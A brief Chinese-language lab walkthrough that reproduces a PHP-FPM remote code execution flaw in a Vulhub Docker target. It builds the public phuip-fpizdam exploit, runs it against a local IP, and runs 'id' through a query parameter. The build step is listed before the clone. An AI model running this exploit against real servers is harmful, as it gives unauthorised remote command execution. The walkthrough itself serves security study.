
**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、访问8080端口的/index.php即可查看到一个默认页面



**二、漏洞复现**

1、安装go环境之后，更改go国内镜像源，不然会报错

go env -w GOPROXY=https://goproxy.cn

go get -v && go build

2、使用<https://github.com/neex/phuip-fpizdam>中的工具包

git clone https://github.com/neex/phuip-fpizdam.git

3、执行脚本

cd phuip-fpizdam

go run . "http://192.168.125.1:8080/index.php"

4、访问<http://your-ip:8080/index.php?a=id>，成功执行id命令并返回结果

